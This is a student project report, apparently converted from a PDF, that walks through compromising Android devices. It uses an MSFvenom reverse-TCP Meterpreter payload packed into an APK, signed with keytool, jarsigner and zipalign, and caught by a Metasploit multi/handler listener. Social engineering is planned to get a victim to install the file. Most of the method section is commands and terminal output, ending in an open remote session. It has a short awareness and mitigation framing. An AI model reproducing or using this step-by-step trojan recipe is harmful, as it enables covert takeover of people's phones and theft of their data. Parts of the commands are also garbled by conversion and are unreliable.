

Project Report

By R Barani Kumar
Reg No:32722157

Title:

**Exploiting Android Devices with
MSFvenom and Metasploit Framework**

Abstract:- Using MSFvenom and the Metasploit framework, this project investigates how to compromise Android devices. Making a malicious payload, turning it into an.apk file, and connecting to the victim's device are all covered in the tutorial. The malicious.apk is downloaded and installed by the victim after the attacker uses social engineering to convince them to do so. An Android emulator serves as the victim computer in the project's simulation, and Kali Linux serves as the attack machine. This Project's main goal is to raise awareness of the need for protecting Android devices from threats and the security risks they may face.

Introduction about the Subject of the Project:

Title: Exploiting Android Devices with MSFvenom and Metasploit Framework

In this project, we delve into the intricate world of cybersecurity to explore the techniques used to exploit Android devices using MSFvenom and the Metasploit framework. The primary objective is to raise awareness about potential vulnerabilities in Android systems and highlight the importance of securing mobile devices against malicious attacks.

The process begins by utilizing MSFvenom, a powerful tool within the Metasploit ecosystem, to craft a customized payload that acts as the foundation for the exploit. This payload is cleverly designed to take advantage of weaknesses in the Android operating system, enabling unauthorized access to the victim's device. The generated payload is then converted into an .apk file, commonly used for Android applications.

Next, the Metasploit framework comes into play, providing a comprehensive suite of tools and functionalities to control the entire exploitation process. The attacker sets up a "listener" on their system, which awaits a connection from the victim's device. Upon successful installation of the malicious .apk, the victim without intention grants the attacker control over their Android device.

Social engineering serves as a critical component of this exploitation technique. The attacker must lure the victim into downloading and installing the seemingly harmless .apk file. This aspect highlights the significance of user awareness and vigilance in recognizing suspicious files or links.

To maintain ethical practices, the project employs an Android emulator as the victim machine, replicating the behavior of a real Android device without causing harm. The use of Kali Linux as the attack machine enables a controlled and secure environment for testing and understanding the process.

The project emphasizes the necessity of staying up-to-date with security patches and best practices for users and developers alike. By exposing the potential risks associated with Android devices, this project aims to foster a deeper understanding of cybersecurity, encouraging individuals and organizations to implement robust security measures to safeguard against evolving threats in the mobile landscape.

Introduction of the project:

Welcome to the project, where we examine the field of cybersecurity and the potential exploitability of Android devices. To comprehend how attackers can acquire unauthorised access to Android phones, we'll be using two strong tools, MSFvenom and Metasploit framework. Our primary objective is to increase public awareness of mobile security issues and the value of protecting our devices.

Using MSFvenom, we'll start by building a personalised "payload" that will serve as the framework for our attack. Then, this payload is changed into a secure-looking.apk file. We'll establish a connection to the victim's device with Metasploit and use social engineering to persuade them to install the.apk. Rest assured that we'll demonstrate using an Android emulator, assuring moral behaviour and no harm to devices.

You'll know more about Android security and how to avoid threats by the time this project is finished.

Android Security and Exploitation via .apk Files:

Android devices have multiple security layers to protect against malicious attacks. However, attackers can exploit vulnerabilities through .apk files (Android application packages) to gain unauthorized access to user devices. With the use of Metasploit and MSFvenom, attackers can craft custom payloads embedded within .apk files, leveraging social engineering techniques to trick users into installing them.

Roles of Metasploit and MSFvenom in Android Security:

1. Metasploit: Metasploit plays a crucial role in Android security assessments. It aids in identifying vulnerabilities, exploiting them through customized payloads, and maintaining access to compromised devices. Its powerful capabilities make it an invaluable tool for both ethical hackers and malicious actors seeking to exploit Android devices.

2. MSFvenom: MSFvenom serves as the payload generator for Metasploit. By creating tailored malicious payloads, attackers can evade detection, target specific device architectures, and execute various exploits. These payloads, once delivered via .apk files, enable attackers to compromise Android devices and potentially gain control over them.

Mitigation Points:

1. Regular Updates: Keep Android devices and applications updated with the latest security patches and software versions to address known vulnerabilities.

2. Application Source Verification: Download apps only from trusted sources like Google Play Store, as third-party app markets may host malicious .apk files.

Secure Coding and Responsible Use:

1. Secure Coding Practices: Developers must follow secure coding guidelines when building Android applications to reduce the risk of exploitable vulnerabilities.

2. Responsible Use: Metasploit and MSFvenom are powerful tools that should only be used for ethical hacking and authorized security testing to improve Android security. Unauthorized or malicious use is illegal and harmful.

Real-Life Examples:

1. Stagefright Vulnerability: The Stagefright vulnerability in Android allowed attackers to exploit devices by sending a malicious .apk file via multimedia messages (MMS), leading to potential device compromise.

2. Fake Apps on Third-Party Stores: Cybercriminals have used MSFvenom to create fake versions of popular apps hosted on unofficial app stores, tricking users into downloading and installing malicious .apk files.

By understanding the roles of Metasploit and MSFvenom in Android security, implementing mitigation points, promoting secure coding practices, and emphasizing responsible use, we can enhance the overall security posture of Android devices and protect against potential exploitation.

Objective of the Project:

This project's goal is to look into the security holes in Android devices and increase public awareness of such security threats. The project seeks to illustrate how attackers can use apk files to exploit these vulnerabilities by using the potent tools MSFvenom and Metasploit. Students will gain knowledge of creating unique payloads and executing them on Android devices through simulations of real-world settings, emphasising the significance of secure coding procedures and routine upgrades to reduce risks. The project also places a strong emphasis on using these tools in a morally upright manner and encourages only ethical hacking for penetration testing and security testing. The project's ultimate goal is to equip people with the knowledge they need to protect Android devices and make mobile computing safer.

Significance of the Project:

The significance of this project cannot be understated as it addresses critical aspects of Android device security. Through the utilization of MSFvenom and Metasploit, participants gain practical experience in identifying and comprehending potential vulnerabilities inherent in Android systems. Armed with this knowledge, cybersecurity professionals can effectively assess and bolster Android device security, safeguarding against potential threats and attacks.

Moreover, the project serves as an educational platform, enlightening users about the significance of secure practices, including regular updates and cautious app downloads. By increasing awareness, individuals can take proactive measures to protect their personal data and sensitive information from exploitation and unauthorized access.

The emphasis on responsible use and ethical hacking is of paramount importance, fostering a culture of cybersecurity consciousness. By promoting positive contributions to the field, the project encourages professionals to apply their expertise ethically, thereby ensuring a safer digital environment for both individuals and organizations.

In conclusion, the project holds immense significance due to its potential to enhance Android device security, raise awareness, and cultivate a responsible cybersecurity community. By empowering participants with practical skills and knowledge, this project plays a crucial role in fortifying the overall security landscape in the ever-evolving digital world.

Need of the Project:

The need for this project arises from the increasing reliance on Android devices in our daily lives, coupled with the growing cybersecurity threats targeting these platforms. There is a pressing demand for cybersecurity professionals to understand and combat potential vulnerabilities present in Android systems. By utilizing MSFvenom and Metasploit, this project provides a hands-on and comprehensive approach to identify, exploit, and secure Android devices, equipping participants with vital skills for protecting sensitive data.

Furthermore, the project addresses the lack of awareness among users regarding secure practices and the potential risks of downloading unverified apps. Raising awareness through this educational platform is crucial in empowering individuals to safeguard their personal information and privacy.

Promoting responsible use and ethical hacking is vital to foster a cybersecurity-conscious community that contributes positively to the

field. Ultimately, the project's need lies in its potential to bolster Android device security, mitigate threats, and create a safer digital environment for everyone.

Project Methodology:

Components:

Software Used:

Attack Machine: Kali Linux Linux (You can use any other Linux based system but I prefer Kali Linux)

Victim Machine: Android Emulator

Other tools used: Keytool(in-built), jarsigner(in-built) and Zipalign.

Hardware Used:

Both machine: Windows 10 Home

SSD: 256 GB

RAM: 8 GB

What is Keytool?

Keytool is a management tool of the key and certificate. This enables users to manage their own private and public key pairs and associated self-authentication certificates for authentication, using digital signatures (where the user authenticates himself to other users/services). It also enables users to cache their communicating partners' public keys (in the form of certificates).

What is Jarsigner?

The jarsigner tool uses Keystore information to create or verify Java ARchive (JAR) digital signatures. (A JAR file packages in a single file class files, pictures, sounds, and/or other digital data). The jarsigner checks the digital signature of a JAR file, by using its supplier certificate (included in the JAR file's signature block), and checks whether or not it contains a "trustworthy" public key of a JAR file, that is, in the designated Keystore.

What is MSFvenom?

MSFvenom is the product of merging "MSFpayload" and "MSFencode." These techniques are particularly useful for creating payloads in a variety of formats and encoding them with different encoder modules. By combining these two tools into one, you can optimize the command-line options while also speeding up the process by using a single framework. MSFvenom will be used to build our malicious. apk payload.

Method 1: Exploiting on LAN

Before starting this tutorial you must keep in mind that the target should be on the same network as the attacker.

Step 1: Creating a malicious apk.

Open the terminal in Kali Linux and type the following command.
msfvenom -p android/meterpreter/reverse_tcp LHOST= localhost Ip LPORT= 4444 R > filename.apk

```
root@kali:~/Desktop/android# msfvenom -p android/meterpreter/reverse_tcp localhost=192.138.91.132 lport=4444 R > android_shell.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 10179 bytes
```

Arguments explained

-p — Payload to be used

LHOST — Localhost IP to receive a back connection (Check yours with ifconfig command)

LPORT — Localhost port on which the connection listen for the victim (we set it to 4444)


R — Raw format (we select .apk)

You can use any port number you want; I used 4444. The filename for this payload is “android_shell.apk”. This file will be mounted on the

Android device of our target. However, we must first set our listener before downloading this file.

Step 2: Verify the apk is created

You can use the command **ls -la** to verify the apk file is created



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~  
root@kali:~# ls -la  
total 260  
drwxr-xr-x 22 root root 4096 Apr 15 04:57 .  
drwxr-xr-x 18 root root 4096 Apr 9 07:02 ..  
-rw-r--r-- 1 root root 0 Apr 12 01:27 android_shell.apk  
-rw----- 1 root root 4096 Apr 12 12:48 .bash_history  
-rw-r--r-- 1 root root 3391 Nov 25 2019 .bashrc  
drwx----- 9 root root 4096 Apr 12 06:05 .cache  
drwxr-xr-x 3 root root 4096 Apr 14 05:56 CamPhish  
-rw-r--r-- 1 root root 306 Apr 12 02:25 'commandsfor msfvenom'  
drwxr-xr-x 17 root root 4096 Apr 12 05:41 .config  
-rw-r--r-- 1 root root 38382 Apr 12 05:53 contacts_dump_20210412055316.txt  
drwxr-xr-x 5 root root 4096 Apr 12 01:29 Desktop  
-rw-r--r-- 1 root root 55 Mar 24 02:45 .dmrc  
drwxr-xr-x 2 root root 4096 Mar 24 02:45 Documents  
drwxr-xr-x 2 root root 4096 Apr 14 02:44 Downloads  
-rw-r--r-- 1 root root 23122 Apr 12 06:03 EqKukJwY.jpeg  
-rw-r--r-- 1 root root 8044 Apr 12 06:05 EXpcThww.wav  
-rw-r--r-- 1 root root 10532 Nov 25 2019 .face  
-rw-r--r-- 1 root root 23119 Apr 12 06:04 ffBncudU.jpeg  
drwxr-xr-x 9 root root 4096 Apr 9 05:14 ghost  
drwx----- 4 root root 4096 Mar 24 03:22 .gnupg  
drwx----- 4 root root 4096 Mar 24 07:59 .hashcat  
-rw-r--r-- 1 root root 0 Mar 24 03:42 hash.txt  
-rw----- 1 root root 918 Mar 24 03:37 .ICEauthority  
drwx----- 2 root root 4096 Mar 24 03:45 .john  
-rw-r--r-- 1 root root 1060 Apr 12 05:41 jssIjDg0.html
```


Step 3: Sign the Certificate

After we've successfully created the.apk file, we'll need to sign a certificate because Android devices won't let us install apps unless the certificate is properly signed. Only signed.apk files are installed on Android devices.

In Kali Linux, we must manually sign the.apk file with:

Keytool (preinstalled) ,jar signer (preinstalled) ,zipalign (need to install)

Let's use Keytool first. Use the following commands to get the Keystore of the.apk file: **keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000**

A screenshot of a terminal window titled 'root@kali: ~/Desktop/android'. The terminal shows the execution of the command 'keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000'. The output includes a help message, Java options, password prompts (with a warning that the password is too short), organizational details prompts (all answered with 'test'), a confirmation of the CN, OU, O, L, ST, and C values, and a final message stating 'Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days for: CN=test, OU=test, O=test, L=test, ST=test, C=test [Storing key.keystore]'. The prompt returns to 'root@kali:~/Desktop/android#'.

```
root@kali: ~/Desktop/android
File Actions Edit View Help
root@kali:~/Desktop/android
Use "keytool -?, -h, or --help" for this help message
root@kali:~/Desktop/android# keytool -genkey -V -keystore key.keystore -alias hacked -keyalg RSA -keysize 2048 -validity 10000
Picked up JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Keystore password is too short - must be at least 6 characters
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: test
What is the name of your organizational unit?
[Unknown]: test
What is the name of your organization?
[Unknown]: test
What is the name of your City or Locality?
[Unknown]: test
What is the name of your State or Province?
[Unknown]: test
What is the two-letter country code for this unit? I
[Unknown]: test
Is CN=test, OU=test, O=test, L=test, ST=test, C=test correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=test, OU=test, O=test, L=test, ST=test, C=test
[Storing key.keystore]
root@kali:~/Desktop/android#
```

Let's use Jarsigner to sign the apk file. Use the following command: **jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore android_shell.apk hacked**

```
root@kali: ~/Desktop/android
File Actions Edit View Help
root@kali: ~/Desktop/android
bash: jarsigner: command not found
root@kali:~/Desktop/android# jarsigner -verbose -sigalg SHA1withRSA -digestalg SHA1 -keystore key.keystore andr
apk hacked
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter Passphrase for keystore:
  adding: META-INF/HACKED.SF
  adding: META-INF/HACKED.RSA
  adding: META-INF/SIGNFILE.SF
  adding: META-INF/SIGNFILE.RSA
  signing: AndroidManifest.xml
  signing: resources.arsc
  signing: classes.dex

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[trusted certificate]

jar signed.

Warning:
The signer's certificate is self-signed.
The SHA1 algorithm specified for the -digestalg option is considered a security risk. This algorithm will be di
a future update.
The SHA1withRSA algorithm specified for the -sigalg option is considered a security risk. This algorithm will b
in a future update.
root@kali:~/Desktop/android#
```

Verify if the application is signed by using the following
command: **jarsigner -verify -verbose -certs android_shell.apk**

```
root@kali: ~/Desktop/android
File Actions Edit View Help
root@kali: ~/Desktop/android
root@kali:~/Desktop/android# jarsigner -verify -verbose -certs android_shell.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

s      258 Mon Apr 12 01:32:40 EDT 2021 META-INF/MANIFEST.MF

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
[certificate is valid from 4/12/21, 1:48 AM to 8/28/48, 1:48 AM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderE
xception: unable to find valid certification path to requested target]

>>> Signer
X.509, C="US/O=Android/CN=Android Debug"
[certificate is valid from 9/12/19, 11:22 AM to 9/22/34, 1:35 PM]
[Invalid certificate chain: PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderE
xception: unable to find valid certification path to requested target]


382 Mon Apr 12 02:12:04 EDT 2021 META-INF/HACKED.SF
1308 Mon Apr 12 02:12:04 EDT 2021 META-INF/HACKED.RSA
272 Mon Apr 12 01:32:40 EDT 2021 META-INF/SIGNFILE.SF
1842 Mon Apr 12 01:32:40 EDT 2021 META-INF/SIGNFILE.RSA
0 Mon Apr 12 01:32:40 EDT 2021 META-INF/
sm 6992 Mon Apr 12 01:32:40 EDT 2021 AndroidManifest.xml

>>> Signer
X.509, CN=test, OU=test, O=test, L=test, ST=test, C=test
```


Zipalign is not preinstalled in KaliLinux, so you have to install it use the command: **apt-get install zipalign**

Zipalign is it not preinstalled in KaliLinux

Let's verify the signed .apk to the new file using zipalign using the command: **zipalign -v 4 android_shell.apk singed_jar.apk**

A terminal window screenshot from a Kali Linux system. The window title is 'root@kali: ~/Desktop/android'. The terminal shows the command 'zipalign -v 4 android_shell.apk singed_jar.apk' being executed. The output includes a 'jar verified.' message, a warning about an invalid certificate chain and self-signed certificates, and a list of files being verified (META-INF/ files, AndroidManifest.xml, resources.arsc, classes.dex). The verification is successful, and the updated filename 'singed jar.apk' is mentioned in the text below the screenshot.

```
root@kali: ~/Desktop/android
jar verified.

Warning:
This jar contains entries whose certificate chain is invalid. Reason: PKIX path building failed: sun.security.p
rovider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target
This jar contains entries whose signer certificate is self-signed.
The SHA1 digest algorithm is considered a security risk. This algorithm will be disabled in a future update.
The SHA1withRSA signature algorithm is considered a security risk. This algorithm will be disabled in a future
update.
This jar contains signatures that do not include a timestamp. Without a timestamp, users may not be able to val
idate this jar after any of the signer certificates expire (as early as 2034-09-22).

The signer certificate will expire on 2034-09-22.
root@kali:~/Desktop/android# zipalign -v 4 android_shell.apk singed_jar.apk
Verifying alignment of singed_jar.apk (4)...
  50 META-INF/MANIFEST.MF (OK - compressed)
 286 META-INF/HACKED.SF (OK - compressed)
 620 META-INF/HACKED.RSA (OK - compressed)
1716 META-INF/ (OK)
1766 META-INF/SIGNFILE.SF (OK - compressed)
2045 META-INF/SIGNFILE.RSA (OK - compressed)
3130 AndroidManifest.xml (OK - compressed)
4897 resources.arsc (OK - compressed)
5127 classes.dex (OK - compressed)
Verification successful
root@kali:~/Desktop/android#
```

We've successfully signed our android shell.apk file, and it can now be used in any Android environment. Following the Zipalign verification, our updated filename is singed jar.apk.

Step 4: Setup Listener on Metasploit

Load the Metasploit console, using **msfconsole**. After it's loaded (it may take few minutes), draft the multi-handler exploit using the command

use exploit/multi/handler

Now, setup the reverse payload

set payload android/meterpreter/reverse_tcp

Setup the LHOST, your-local-IP, and LPORT which you will use to generate the payload. Here 4444 port number is used. If you don't know your IP address you can always check with the ***ifconfig*** command.

set LHOST <your-ip-address>

set LPORT 4444

type ***run*** or ***exploit*** command to start the listener.


```
File Actions Edit View Help
root@kali: ~/Desktop/android x root@kali: ~ x root@kali: ~/Desktop/android x

Metasploit

      =[ metasploit v5.0.60-dev ]
+ -- --=[ 1947 exploits - 1088 auxiliary - 333 post ]
+ -- --=[ 556 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.91.132
lhost => 192.168.91.132
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > run
```

Step 5: Configure Android Emulator


For this tutorial, I am using an Android emulator. Let's quickly install the android emulator.

You can download the Android x86 code from [Google code](#). Follow the steps below to install the Android Emulator

- In the VMware workstation, build a virtual machine
- In the VMware options, mount the ISO file.
- Complete the procedure and start the computer in LIVE mode.
- Configure the Android computer.
- Create a Google account.

Step 6: Install Malicious apk in the target device

Once the target installs the app, run the application as soon as it's installed. When the victim will open the application you will get access to the android phone. However, the target will not suspect anything.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
  
Metasploit  
  
=[ metasploit v5.0.60-dev ]  
+ -- ==[ 1947 exploits - 1088 auxiliary - 333 post ]  
+ -- ==[ 556 payloads - 45 encoders - 10 nops ]  
+ -- ==[ 7 evasion ]  
  
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp  
payload => android/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.91.132  
lhost => 192.168.91.132  
msf5 exploit(multi/handler) > set lport 4444  
lport => 4444  
msf5 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 192.168.91.132:4444  
[*] Sending stage (73550 bytes) to 192.168.91.129  
[*] Meterpreter session 1 opened (192.168.91.132:4444 -> 192.168.91.129:58889) at 2021-04-12 05:38:57 -0400  
  
meterpreter > |
```

As you can see in the screenshot we have successfully acquired the Meterpreter session on the android device. Let's start with some common commands

Sysinfo

This will show you information regarding the system you have access to.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
[*] Meterpreter session 1 opened (192.168.91.132:4444 -> 192.168.91.129:58889) at 2021-04-12 05:38:57 -0400  
meterpreter > sysinfo  
Computer : localhost  
OS : Android 4.3 - Linux 3.10.2-android-x86+ (1686)  
Meterpreter : dalvik/android  
meterpreter > ?  
  
Core Commands  
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu

